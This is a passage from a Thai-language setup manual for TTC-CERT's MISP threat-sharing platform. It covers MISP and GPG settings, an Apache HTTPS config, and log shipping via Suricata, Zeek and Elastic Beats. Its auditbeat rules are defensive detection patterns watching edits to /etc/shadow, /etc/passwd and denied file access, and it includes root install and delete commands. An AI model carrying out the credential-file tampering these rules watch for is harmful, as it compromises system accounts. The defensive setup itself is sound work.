- MISP.newUserText = เรียน ผู้ใช้งาน MISP รายใหม่,\n\nศูนย์ TTC-CERT มีความยินดีอย่างยิ่ง ที่ท่านได้เข้ามาใช้งานระบบ MISP ของ $org MISP community\n\nท่านสามารถใช้ข้อมูลบัญชีผู้ใช้งานและรหัสผ่านด้านล่างเพื่อเข้าสู่ระบบ MISP ที่ $misp, ซึ่งเมื่อท่านเข้าใช้งานครั้งแรก ท่านจะได้รับแจ้งให้เปลี่ยนรหัสผ่านของท่านซึ่งท่านสามารถเปลี่ยนรหัสผ่านตามที่ท่านต้องการ \n\nบัญชีผู้ใช้งานของท่าน คือ : $username\nรหัสผ่าน คือ : $password\n\nหากท่านมีคำถามใด ๆ ท่านสามารถติดต่อเราได้ที่ : $contact\n\nขอแสดงความนับถือ,\n$org MISP support team
- MISP.passwordResetText = เรียน ผู้ใช้งาน MISP\n\nบัญชีผู้ใช้งานของท่นมีการเรียกใช้งานการรีเซ็ตรหัสผ่าน ท่านสามารถใช้รหัสผ่านชั่วคราวด้านล่างเพื่อเข้าสู่ระบบ MISP ที่ $misp ซึ่งเมื่อท่านเข้าใช้งาน ท่านจะได้รับแจ้งให้เปลี่ยน

รหัสผ่านของท่านซึ่งท่านสามารถเปลี่ยนรหัสผ่านตามที่ท่านต้องการ \n\nบัญชีผู้ใช้งานของท่าน คือ : $username\nรหัสผ่านชั่วคราว คือ: $password\n\nหากท่านมีคำถามใด ๆ ท่านสามารถติดต่อเราได้ที่ : $contact\n\nขอแสดงความนับถือ,\n$org MISP support team

- MISP.log_client_ip = true
- MISP.log_auth = true
- MISP.maintenance_message = ขออภัย ระบบ MISP อยู่ระหว่างการซ่อมบำรุง (maintenance) แต่จะกลับมาใช้งานได้ในไม่ช้า ท่านติดต่อผู้ดูแลระบบได้ที่ $email.
- MISP.footermidleft = ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูล
- MISP.footermidright = ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT)
- MISP.main_logo = MISP_welcome_logo.png
- MISP.email_subject_TLP_string = TLP:AMBER
- MISP.email_subject_tag = TLP
- MISP.welcome_text_top =
- MISP.welcome_text_bottom = ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูล
- MISP.title_text = ระบบแพลตฟอร์มการแลกเปลี่ยนข้อมูล

11.3.7.2. Encryption settings

- GnuPG.onlyencrypted = true
- GnuPG.email = misp@ttc-cert.or.th
- GnuPG.password = ********
- GnuPG.bodyonlyencrypted = true
- GnuPG.obscure_subject = true
- ดำเนินการสร้าง GPG key ตาม**ภาพที่ 30** โดยมีรายละเอียดคำสั่งและพารามิเตอร์ ดังนี้

  $ gpg --full-generate-key

  ใส่พารามิเตอร์

  - (1) RSA and RSA (default)
  - keysize = 3027

- Key is valid for? 3y
- Real name: TTC-CERT MISP Instance
- Email address: misp@ttc-cert.or.th
- Comment: TTC-CERT MISP Instance
- Passphrase: ********

```
pisut@key-gen:~$ gpg --full-generate-key
gpg (GnuPG) 2.2.19; Copyright (C) 2019 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: directory '/home/pisut/.gnupg' created
gpg: keybox '/home/pisut/.gnupg/pubring.kbx' created
Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
  (14) Existing key from card
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072) 3072
Requested keysize is 3072 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 3y
Key expires at Sat Apr  6 16:55:20 2024 +07
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: TTC-CERT MISP Instance
Email address: misp@ttc-cert.or.th
Comment: TTC-CERT MISP Instance
You selected this USER-ID:
    "TTC-CERT MISP Instance (TTC-CERT MISP Instance) <misp@ttc-cert.or.th>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
```

ภาพที่ 30 *การสร้าง GPG key สำหรับ TTC-CERT MISP Instance*

- จากนั้นดำเนินการย้าย key ไปยังไดเร็กทอรีที่ตั้งค่าเป็นโฮมไดเร็กทอรีของ GnuPG (พารามิเตอร์ GnuPG.homedir) โดย

  $ sudo rm -Rf /var/www/MISP/.gnupg

  $ sudo mv ~/.gnupg /var/www/MISP/

  $ sudo chown -R www-data:www-data /var/www/MISP/.gnupg
- จากนั้นดำเนินการ export กุญแจสาธารณะ(public key) ไปที่ MISP webroot โดย

  $ sudo rm /var/www/MISP/app/webroot/gpg.asc

  $ sudo gpg --homedir /var/www/MISP/.gnupg --export --armor misp@ttc-cert.or.th > ~/gpg.asc

  $ sudo mv ~/gpg.asc /var/www/MISP/app/webroot/gpg.asc

  $ sudo chown www-data:www-data /var/www/MISP/app/webroot/gpg.asc

11.3.7.3. Proxy settings

11.3.7.4. Security settings

- Security.disable_form_security = false
- Security.csp_enforce = true
- Security.advanced_authkeys = false
- Security.syslog = true
- Security.do_not_log_authkeys = true
- Security.disable_browser_cache = true
- Security.check_sec_fetch_site_header = true
- Security.disable_local_feed_access = false
- Security.allow_unsafe_apikey_named_param = false
- SecureAuth.amount = 5
- SecureAuth.expire = 300
- Session.autoRegenerate = false
- Session.checkAgent = false
- Session.defaults = php
- Session.timeout = 600

- Session.cookieTimeout = 3600
- debug = Debug off
- site_admin_debug = false
- Security.log_each_individual_auth_fail = true
- Security.rest_client_baseurl = เว้น
- Security.allow_self_registration = false
- Security.self_registration_message = หากท่านต้องการส่งคำขอลงทะเบียน โปรดกรอกแบบฟอร์มด้านล่าง ตรวจสอบให้แน่ใจว่าคุณได้กรอกข้อมูลอย่างถูกต้องและครบถ้วนเพื่อให้ผู้ดูแลระบบสามารถตรวจสอบความถูกต้องได้อย่างรวดเร็ว
- Security.force_https = true

Enrichment

- Plugin.Enrichment_services_enable = true
- Plugin.Enrichment_hover_enable = true
- Plugin.Enrichment_hover_popover_only = true
- Plugin.Enrichment_bgpranking_enabled = true
- Plugin.Enrichment_countrycode_enabled = true
- Plugin.Enrichment_dns_enabled = true
- Plugin.Enrichment_dns_nameserver = 8.8.8.8
- Plugin.Enrichment_virustotal_public_enabled = true
- Plugin.Enrichment_virustotal_public_apikey = xxx
- Plugin.Enrichment_odt_enrich_enabled = true
- Enrichment_whois_enabled = true
- Enrichment_whois_server = p.thains.co.th
- Enrichment_whois_port = 443
- Plugin.Enrichment_hibp_enabled = true
- For geoip enrichment
    - GeoLite2 Sign Up at https://www.maxmind.com/en/geolite2/signup และดำเนินการ Download GeoLite Databases มาใช้งาน

- ดำเนินการ convert GeoLite Databases ให้เป็น dat โดย
  - $ python3 geolite2legacy.py -i GeoLite2-Country-CSV_20210413.zip -f geoname2fips.csv -o GeoIP-Country.dat
  - $ python3 geolite2legacy.py -i GeoLite2-ASN-CSV_20210413.zip -o GeoIP-ASNum.dat
  - $ python3 geolite2legacy.py -i GeoLite2-City-CSV_20210413.zip -o GeoIP-City.dat
- นำไฟล์ GeoIP-ASNum.dat, GeoIP-City.dat, GeoIP-Country.dat ไว้ที่ /usr/local/src/misp-modules/misp_modules/modules/expansion โดยกำหนดให้ owner ของ ไฟล์ GeoIP-ASNum.dat, GeoIP-City.dat, GeoIP-Country.dat เป็น misp:staff โดย sudo chown misp:staff /usr/local/src/misp-modules/misp_modules/modules/expansion/GeoIP-*.*
- Plugin.Enrichment_geoip_asn_enabled = true
- Plugin.Enrichment_geoip_asn_local_geolite_db = GeoIP-ASNum.dat
- Plugin.Enrichment_geoip_city_enabled = true
- Plugin.Enrichment_geoip_city_local_geolite_db = GeoIP-City.dat
- Plugin.Enrichment_geoip_country_enabled = true
- Plugin.Enrichment_geoip_country_local_geolite_db = GeoIP-Country.dat

- Plugin.Enrichment_btc_scam_check_enabled = true
- Plugin.Enrichment_urlhaus_enabled = true
- Plugin.Enrichment_threatminer_enabled = true
- Plugin.Enrichment_passivetotal_enabled = true
- Plugin.Enrichment_passivetotal_username = xxx
- Plugin.Enrichment_passivetotal_api_key = xxx
- Plugin.Enrichment_otx_enabled = true
- Plugin.Enrichment_otx_apikey = xxx
- Plugin.Enrichment_dns_enabled = true

- Plugin.Enrichment_dns_nameserver = 8.8.8.8
- Plugin.Enrichment_threatcrowd_enabled = true
- Plugin.Enrichment_xforceexchange_enabled = true
- Plugin.Enrichment_xforceexchange_apikey = xxx
- Plugin.Enrichment_xforceexchange_apipassword = xxx
- Plugin.Enrichment_pdf_enrich_enabled = true
- Plugin.Enrichment_xlsx_enrich_enabled = true
- Plugin.Enrichment_reversedns_enabled = true
- Plugin.Enrichment_reversedns_nameserver = 8.8.8.8
- Plugin.Enrichment_docx_enrich_enabled = true
- Plugin.Enrichment_pptx_enrich_enabled = true
- Plugin.Enrichment_ods_enrich_enabled = true
- Plugin.Enrichment_odt_enrich_enabled = true
- Plugin.Enrichment_ipasn_enabled = true
- Plugin.Enrichment_censys_enrich_enabled = true
- Plugin.Enrichment_censys_enrich_api_id = xxx
- Plugin.Enrichment_censys_enrich_api_secret = xxx
- Plugin.Enrichment_ocr_enrich_enabled = true

Import

- Plugin.Import_services_enable = true

Export

- Plugin.Export_services_enable = true
- Plugin.Export_pdfexport_enabled = true

11.3.7.5. Diagnostics

- สำหรับการตรวจสอบและการแจ้งเตือนเกี่ยวกับ การไม่ได้ตั้งค่า หรือ ตั้งค่าไม่ถูกต้อง หรือ การแจ้งเตือนการทำงานที่ล้มเหลว จะปรากฏหมายเลขถัดจากชื่อแท็บ “Diagnostics” ซึ่งหมายเลขดังกล่าวจะระบุจำนวนและความรุนแรงของปัญหาที่เกิดขึ้นกับระบบ หากตัวเลขแสดงเป็นแบบอักษรสีแดงแสดงว่าปัญหานั้นมีความสำคัญซึ่งจะต้องเข้าไปตรวจสอบและแก้ไข

11.3.7.6. Manage files

- เป็นที่สำหรับ upload logos ของหน่วยงานและศูนย์ TTC-CERT เพื่อแสดงในระบบ MISP โดยที่ชื่อไฟล์ของ logo ต้องตรงกับชื่อองค์กรที่ใช้ใน MISP และควรใช้ไฟล์ PNG ขนาด 48x48 พิกเซล
- Additional image files
  - Upload logo ของศูนย์ TTC-CERT โดยไฟล์ต้องมีชื่อว่า MISP_welcome_logo.png

11.3.7.7. Workers

- เป็นที่สำหรับแสดง background workers ของระบบ MISP และแสดงคำเตือนหาก workers เหล่านี้ไม่ทำงาน โดยผู้ดูแลระบบ MISP สามารถรีสตาร์ท workers ได้ที่นี่

11.3.8. ดำเนินการ Activate Feeds

Feed คือ ข้อมูลที่ประกอบไปด้วยข้อมูลตัวบ่งชี้ภัยคุกคามทางไซเบอร์ (indicators) ที่สามารถนำข้อมูลดังกล่าวเข้าสู่ระบบ Platform การแลกเปลี่ยนข้อมูล ได้โดยอัตโนมัติตามช่วงเวลาที่เรากำหนด โดยดำเนินการแลกเปลี่ยนข้อมูลผ่าน Protocol ที่ใช้งานทั่วไปผ่านอินเตอร์เน็ต เช่น HTTP, TLS หรือด้วยวิธีการอื่น ๆ เช่น USB Drive เป็นต้น

โดย Feed จะถูกจัดเก็บเป็นโครงสร้างในรูปแบบของ MISP หรือ รูปแบบของ CSV หรือ รูปแบบของ free-text ซึ่งเราสามารถนำเข้า (import) ข้อมูล Feed จากแหล่งข้อมูลต่าง ๆ ไม่ว่าจะเป็นแหล่งข้อมูลเปิดหรือแหล่งข้อมูล commercial เพื่อจัดเก็บข้อมูลตัวบ่งชี้ภัยคุกคามทางไซเบอร์ (indicators) ไว้ในระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT เพื่อนำมาใช้ประโยชน์ต่อไป


หลังจากดำเนินการติดตั้งระบบ Platform การแลกเปลี่ยนข้อมูล จะมี Feed ติดตั้งมาให้ซึ่งเป็นค่าเริ่มต้น (default) ประมาณ 65 Feed ประกอบไปด้วย Feed ที่เป็นโครงสร้างในรูปแบบของ MISP รูปแบบของ CSV และ รูปแบบของ free-text แต่อย่างไรก็ตาม Feed ดังกล่าวไม่ได้เปิดใช้งาน (activate) โดยค่าเริ่มต้น ซึ่งต้องใช้บัญชีผู้ใช้งานที่มีสิทธิ์แบบ site admin role ในการดำเนินการ Activate Feed เพื่อให้สามารถนำข้อมูลภัยคุกคามทางไซเบอร์เข้าสู่ระบบ Platform การแลกเปลี่ยนข้อมูล ได้โดยอัตโนมัติ การดำเนินการ Activate Feed ที่เป็นแหล่งข้อมูลเปิดจะอยู่ในหัวข้อ 14.2 Open Source Threat Intelligence Feed

11.3.9. การกำหนด Scheduled Tasks เพื่อให้ระบบ Platform การแลกเปลี่ยนข้อมูล ทำงานโดยอัตโนมัติ

ระบบ Platform การแลกเปลี่ยนข้อมูล ของศูนย์ TTC-CERT จะถูกกำหนด Scheduled Tasks เพื่อให้ระบบ Platform การแลกเปลี่ยนข้อมูล ทำงานโดยอัตโนมัติ ดังนี้

- ดำเนินการ fetch_feeds ตั้งแต่เวลา 01:00 ของทุกวัน
- ดำเนินการ cache_feeds ตั้งแต่เวลา 03:00 ของทุกวัน

เมื่อดำเนินการกำหนด fetch_feeds และ cache_feeds เรียบร้อยแล้วจะได้ตาม **ภาพที่ 31**



Scheduled Tasks

Here you can schedule pre-defined tasks that will be executed every x hours. You can alter the date and time of the next scheduled execution and the frequency at which it will be repeated (expressed in hours). If you set the frequency to 0 then the task will not be repeated. To change and of the above mentioned settings just click on the appropriate field and hit update all when you are done editing the scheduled tasks.

Warning: Scheduled tasks come with a lot of caveats and little in regards of customisations / granularity. You can instead simply create cron jobs out of the console commands as described here: Automating certain console tasks

« previous next »

Id ↑	Type	Frequency (h)	Scheduled Time	Next Run	Description	Message
5	fetch_feeds	24	01:00	2021-04-03	Initiates the pull of all feeds.	Not scheduled yet.
4	cache_feeds	24	3:00	2014-02-05	Initiates the caching of all feeds.	Not scheduled yet.
3	push_all	0	12:00	2014-02-05	Initiates a full push for all eligible instances.	Not scheduled yet.
2	pull_all	0	12:00	2014-02-05	Initiates a full pull for all eligible instances.	Not scheduled yet.
1	cache_exports	0	12:00	2014-02-05	Generates export caches for every export type and for every organisation. This process is heavy and it is highly advised to leave export cache generation as an on-demand function for users. STIX export not included.	Not scheduled yet.

ภาพที่ 31 *แสดงผลการกำหนด fetch_feeds และ cache_feeds ใน Scheduled Tasks*

11.3.10. MISP Logs

ระบบ Platform การแลกเปลี่ยนข้อมูล มีการบันทึกข้อมูลจราจร (log) ที่สามารถใช้ในการแก้ไขปัญหาและตรวจสอบกรณีเกิดเหตุการณ์ต่าง ๆ กับระบบ Platform การแลกเปลี่ยนข้อมูล ได้ ตามค่าเริ่มต้น (default) ซึ่งข้อมูลจราจร (log) ที่สามารถนำไปใช้งานได้ และต้องดำเนินการเก็บไว้ที่ centralized log server มีดังนี้

- Apache access logs: เก็บข้อมูลจราจร (log) ทุกครั้งที่มีการ Request เข้ามาที่ระบบ Platform การแลกเปลี่ยนข้อมูล ผ่าน Browser โดยจะเก็บไฟล์ไว้ที่ /var/log/apache2/misp.local_access.log

- Apache error logs: เก็บข้อมูลจราจร (log) เกี่ยวกับ error message ทุกครั้งที่มีการ Request เข้ามาที่ระบบ Platform การแลกเปลี่ยนข้อมูล ผ่าน Browser โดยจะเก็บไฟล์ไว้ที่ /var/log/apache2/misp.local_error.log
- MISP error log: เป็นข้อมูลจราจร (log) ที่สร้างโดยระบบ Platform การแลกเปลี่ยนข้อมูล ซึ่งเก็บข้อมูลจราจร (log) เกี่ยวกับปัญหาต่าง ๆ ที่เกิดขึ้นระหว่างการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล โดยจะเก็บไฟล์ไว้ที่ /var/www/MISP/app/tmp/logs/error.log
- MISP debug log: เป็นข้อมูลจราจร (log) ที่สร้างโดยระบบ Platform การแลกเปลี่ยนข้อมูล ซึ่งเก็บข้อมูลจราจร (log) เกี่ยวกับ debug messages และ Notice level messages ที่เกิดขึ้นระหว่างการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล โดยจะเก็บไฟล์ไว้ที่/var/www/MISP/app/tmp/logs/debug.log
- MISP worker error log: เป็นข้อมูลจราจร (log) ที่สร้างโดยระบบ Platform การแลกเปลี่ยนข้อมูล (MISP background workers) ซึ่งเก็บข้อมูลจราจร (log) เกี่ยวกับปัญหาต่าง ๆ ที่เกิดขึ้นจากการทำงานของ background job ในระบบ Platform การแลกเปลี่ยนข้อมูล โดยจะเก็บไฟล์ไว้ที่ /var/www/MISP/app/tmp/logs/resque-worker-error.log
- MISP worker logs: เป็นข้อมูลจราจร (log) ที่สร้างโดยระบบ Platform การแลกเปลี่ยนข้อมูล (MISP background workers) ซึ่งเก็บข้อมูลจราจร (log) เกี่ยวกับ jobs ที่ดำเนินการโดย workers ในระบบ Platform การแลกเปลี่ยนข้อมูล โดยจะเก็บไฟล์ไว้ที่/var/www/MISP/app/tmp/logs/resque-[current date].log
- MISP scheduler error log: เป็นข้อมูลจราจร (log) ที่สร้างโดยระบบ Platform การแลกเปลี่ยนข้อมูล (MISP background workers) ซึ่งเก็บข้อมูลจราจร (log) เกี่ยวกับปัญหาต่าง ๆ ที่เกิดขึ้นจากการทำงานของ scheduling of a background job ในระบบ Platform การแลกเปลี่ยนข้อมูล โดยจะเก็บไฟล์ไว้ที่ /var/www/MISP/app/tmp/logs/resque-scheduler-error.log
- MISP scheduler logs: เป็นข้อมูลจราจร (log) ที่สร้างโดยระบบ Platform การแลกเปลี่ยนข้อมูล (MISP background workers) ซึ่งเก็บข้อมูลจราจร (log) เกี่ยวกับ schedulings of jobs ที่ดำเนินการโดย workers ในระบบ Platform การแลกเปลี่ยนข้อมูล โดยจะเก็บไฟล์ไว้ที่ /var/www/MISP/app/tmp/logs/resque-scheduler-[current date].log

ในส่วนของข้อมูลจราจร (log) ที่เกี่ยวกับ failed authentication attempt โดยปกติระบบ MISP จะบันทึกข้อมูลจราจร (log) ที่เกี่ยวกับ failed authentication attempt และ failed login โดยสามารถเข้าไปดูได้ที่หัวข้อ Audit > List logs

ซึ่งจะมีการบันทึกอยู่ในหัวข้อ action ที่ต้องตรวจสอบอยู่ 2 ชนิดคือ "auth_fail" และ “login_fail” โดย "auth_fail" เป็นการบันทึกเกี่ยวกับความพยายามในการตรวจสอบสิทธิ์ผ่าน API ที่ไม่สำเร็จ (มีผลลัพธ์เป็น failed) สำหรับ “login_fail” เป็นการบันทึกเกี่ยวกับความพยายามในการตรวจสอบสิทธิ์ผ่านหน้าเว็บของระบบ MISP (login page) ที่ไม่สำเร็จ (มีผลลัพธ์เป็น failed)

สำหรับการส่งข้อมูลจราจร (log) ออกไปเก็บไว้ที่ centralized log server จะอยู่ในหัวข้อ 11.4.2 การ configuration เกี่ยวกับการเก็บ Log และการส่ง Log ไปที่ Centralized Log Server

11.4. การติดตั้ง service อื่น ๆ ที่จำเป็นในการทำงานของระบบ Platform การแลกเปลี่ยนข้อมูล

11.4.1. การกำหนดค่าเกี่ยวกับ Hypertext Transfer Protocol Secure (HTTPs)

ดำเนินการแก้ไขไฟล์ apache configuration ของระบบ Platform การแลกเปลี่ยนข้อมูล ที่ /etc/apache2/sites-available/misp-ssl.conf เพื่อให้ผู้ใช้งานเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูลผ่านโปรโตคอลที่ปลอดภัยคือ HTTPs เท่านั้น โดยดำเนินการดังนี้

พิมพ์คำสั่งเพื่อแก้ไขไฟล์ misp-ssl.conf

```
$ sudo pico /etc/apache2/sites-available/misp-ssl.conf
```

โดยแก้ไขไฟล์ misp-ssl.conf ให้เป็น

```
<VirtualHost *:80>
    ServerAdmin admin@ttc-cert.or.th
    ServerName misp.ttc-cert.or.th

    # In theory not needed, left for debug purposes
    # LogLevel warn
    # ErrorLog /var/log/apache2/misp.local_p80_error.log
    # CustomLog /var/log/apache2/misp.local_p80_access.log combined

    Header always unset "X-Powered-By"
```

```
    RewriteEngine On
    RewriteCond %{HTTPS}  !=on
    RewriteRule ^/?(.*) https://%{SERVER_NAME}/$1 [R,L]

    ServerSignature Off
</VirtualHost>

<VirtualHost *:443>
    ServerAdmin admin@ttc-cert.or.th
    ServerName misp.ttc-cert.or.th
    DocumentRoot /var/www/MISP/app/webroot
    <Directory /var/www/MISP/app/webroot>
        Options -Indexes
        AllowOverride all
        Require all granted
    </Directory>

    SSLEngine On
# The line below disable unsecure Ciphers, might be enabled by default
    SSLCipherSuite HIGH:!aNULL:!MD5
    SSLCertificateFile /etc/ssl/private/Certificate_ttc-cert.or.th.pem
    SSLCertificateKeyFile /etc/ssl/private/Private_ttc-cert.or.th.pem
    SSLCertificateChainFile /etc/ssl/private/CA_ttc-cert.or.th.crt

    LogLevel warn
    ErrorLog /var/log/apache2/misp.local_error.log
    CustomLog /var/log/apache2/misp.local_access.log combined

    ServerSignature Off
```

```
    Header always set Strict-Transport-Security "max-age=31536000; includeSubdomains;"
    Header always set X-Content-Type-Options nosniff
    Header always set X-Frame-Options SAMEORIGIN
    Header always unset "X-Powered-By"

    # TODO: Think about X-XSS-Protection, Content-Security-Policy, Referrer-Policy &
Feature-Policy
    ## Example:
    Header always set X-XSS-Protection "1; mode=block"
    # Header always set Content-Security-Policy "default-src 'none'; style-src 'self' ...
script-src/font>
    # Header always set Referrer-Policy "strict-origin-when-cross-origin"
    # Header always set Feature-Policy "geolocation 'self'; midi 'none'; notifications 'self'; push
'self>
</VirtualHost>
```

สั่งให้ระบบ Platform การแลกเปลี่ยนข้อมูล ดำเนินการ restart บริการ apache2

```
$ sudo service apache2 restart
```

11.4.2. การ configuration เกี่ยวกับการเก็บ Log และการส่ง Log ไปที่ Centralized Log Server

ศูนย์ TTC-CERT ใช้ Elastic Stack: Elasticsearch, Kibana, Beats และ Logstash เพื่อใช้เป็น Centralized Log Server โดยหลังจากที่ได้ดำเนินการติดตั้ง ELK Stack เรียบร้อยแล้ว ระบบ Platform การแลกเปลี่ยนข้อมูล จะถูกติดตั้งซอฟต์แวร์เพื่อใช้ส่ง Log โดยดำเนินการ ดังนี้

11.4.2.1. ติดตั้ง Suricata สำหรับการทำ Network-based Intrusion Detection System เพื่อตรวจจับการโจมตีต่าง ๆ ใน Network และส่ง Log การแจ้งเตือนต่าง ๆ ให้กับ ELK Stack

- sudo add-apt-repository ppa:oisf/suricata-stable
- sudo apt-get install suricata
- กำหนดให้ suricata ตรวจจับข้อมูล network จาก LAN adaptor ที่ใช้งาน เช่น enps3
- ดำเนินการ update suricata rules
- sudo systemctl enable suricata.service
- sudo systemctl start suricata.service

11.4.2.2. ติดตั้ง Zeek สำหรับวิเคราะห์ข้อมูลในเครือข่ายแล้วสร้าง Log จากการวิเคราะห์ข้อมูลดังกล่าวส่งให้กับ ELK Stack

- echo 'deb http://download.opensuse.org/repositories/security:/zeek/xUbuntu_20.04/ /' | sudo tee /etc/apt/sources.list.d/security:zeek.list
- curl -fsSL https://download.opensuse.org/repositories/security:zeek/xUbuntu_20.04/Release.key | gpg --dearmor | sudo tee /etc/apt/trusted.gpg.d/security_zeek.gpg > /dev/null
- sudo apt update
- sudo apt -y install zeek
- กำหนดให้ zeek รับข้อมูล network จาก LAN adaptor ที่ใช้งาน เช่น enps3
- กำหนดให้ zeek ส่งข้อมูลรูปแบบ JSON ให้กับ ELK Stack
  - sudo pico /opt/zeek/share/zeek/site/local.zeek
  - เพิ่มค่านี้ลงไป @load policy/tuning/json-logs.zeek
- sudo systemctl enable --now zeek.service
- sudo systemctl start zeek.service

11.4.2.3. ติดตั้ง Filebeat เพื่อใช้ส่งข้อมูล Log ของ suricata กับ zeek ให้กับ ELK Stack

- curl -L -O https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-7.12.0-amd64.deb
- sudo dpkg -i filebeat-7.12.0-amd64.deb
- กำหนดให้ Filebeat ส่งข้อมูลให้ Elasticsearch ผ่าน TCP port 9200

- sudo filebeat modules enable suricata
- sudo filebeat modules enable zeek
- sudo filebeat modules enable apache
- sudo pico /etc/filebeat/modules.d/apache.yml

```
- module: apache
  access:
    enabled: true
    var.paths: ["/var/log/apache2/misp.local_access.log*"]
  error:
    enabled: true
    var.paths: ["/var/log/apache2/misp.local_error.log*"]
```

- sudo filebeat setup
- sudo systemctl enable filebeat.service
- sudo systemctl start filebeat.service

11.4.2.4. ติดตั้ง Metricbeat เพื่อใช้ในการตรวจสอบระบบ Platform การแลกเปลี่ยนข้อมูล และ Service โดยรวบรวมเมตริกจากระบบปฏิบัติการและบริการต่าง ๆ และส่งข้อมูล Log ให้กับ ELK Stack

- curl -L -O https://artifacts.elastic.co/downloads/beats/metricbeat/metricbeat-7.12.0-amd64.deb
- sudo dpkg -i metricbeat-7.12.0-amd64.deb
- กำหนดให้ Metricbeat ส่งข้อมูลให้ Elasticsearch ผ่าน TCP port 9200
- sudo metricbeat modules enable linux apache mysql php_fpm redis
- sudo metricbeat setup -e
- sudo systemctl enable metricbeat.service
- sudo systemctl start metricbeat.service

11.4.2.5. ติดตั้ง Packetbeat สำหรับวิเคราะห์ข้อมูลในเครือข่ายแล้วส่ง Log จากการวิเคราะห์ข้อมูลดังกล่าวส่งให้กับ ELK Stack

- sudo apt-get install libpcap0.8
- curl -L -O https://artifacts.elastic.co/downloads/beats/packetbeat/packetbeat-7.12.0-amd64.deb
- sudo dpkg -i packetbeat-7.12.0-amd64.deb
- กำหนดให้ Packetbeat ส่งข้อมูลให้ Elasticsearch ผ่าน TCP port 9200
- sudo packetbeat setup -e
- sudo systemctl enable packetbeat.service
- sudo systemctl start packetbeat.service

11.4.2.6. ติดตั้ง Auditbeat สำหรับส่ง Log ที่เกี่ยวกับการใช้งานระบบของ user และ Process ต่างๆ ของระบบให้กับ ELK Stack

- curl -L -O https://artifacts.elastic.co/downloads/beats/auditbeat/auditbeat-7.12.0-amd64.deb
- sudo dpkg -i auditbeat-7.12.0-amd64.deb
- กำหนดให้ Auditbeat เก็บข้อมูลที่สำคัญและส่งข้อมูลให้ Elasticsearch ผ่าน TCP port 9200
- sudo pico /etc/auditbeat/auditbeat.yml

```
....
    -w /etc/apparmor.d -p wa -k MAC-policy


    ## Unauthorized access attempts to files
(unsuccessful).
    -a always,exit -F arch=b64 -S execve -C uid!=euid -F
euid=0 -F auid>=1000 -F auid!=-1 -F key=actions
    -a always,exit -F arch=b32 -S execve -C uid!=euid -F
euid=0 -F auid>=1000 -F auid!=-1 -F key=actions
    -a always,exit -F arch=b64 -S
open,truncate,ftruncate,creat,openat -F exit=-EACCES -F
auid>=1000 -F auid!=-1 -F key=access
```

```
    -a always,exit -F arch=b32 -S
open,creat,truncate,ftruncate,openat -F exit=-EACCES -F
auid>=1000 -F auid!=-1 -F key=access
    -a always,exit -F arch=b64 -S
open,truncate,ftruncate,creat,openat -F exit=-EPERM -F
auid>=1000 -F auid!=-1 -F key=access
    -a always,exit -F arch=b32 -S
open,creat,truncate,ftruncate,openat -F exit=-EPERM -F
auid>=1000 -F auid!=-1 -F key=access
    -a always,exit -F arch=b64 -S
rename,unlink,unlinkat,renameat -F auid>=1000 -F
auid!=-1 -F key=delete
    -a always,exit -F arch=b32 -S
unlink,rename,unlinkat,renameat -F auid>=1000 -F
auid!=-1 -F key=delete

    ## Things that affect identity.
    -w /etc/group -p wa -k identity
    -w /etc/passwd -p wa -k identity
    -w /etc/gshadow -p wa -k identity
    -w /etc/shadow -p wa -k identity
...
```

- sudo auditbeat setup
- sudo systemctl enable auditbeat.service
- sudo systemctl start auditbeat.service

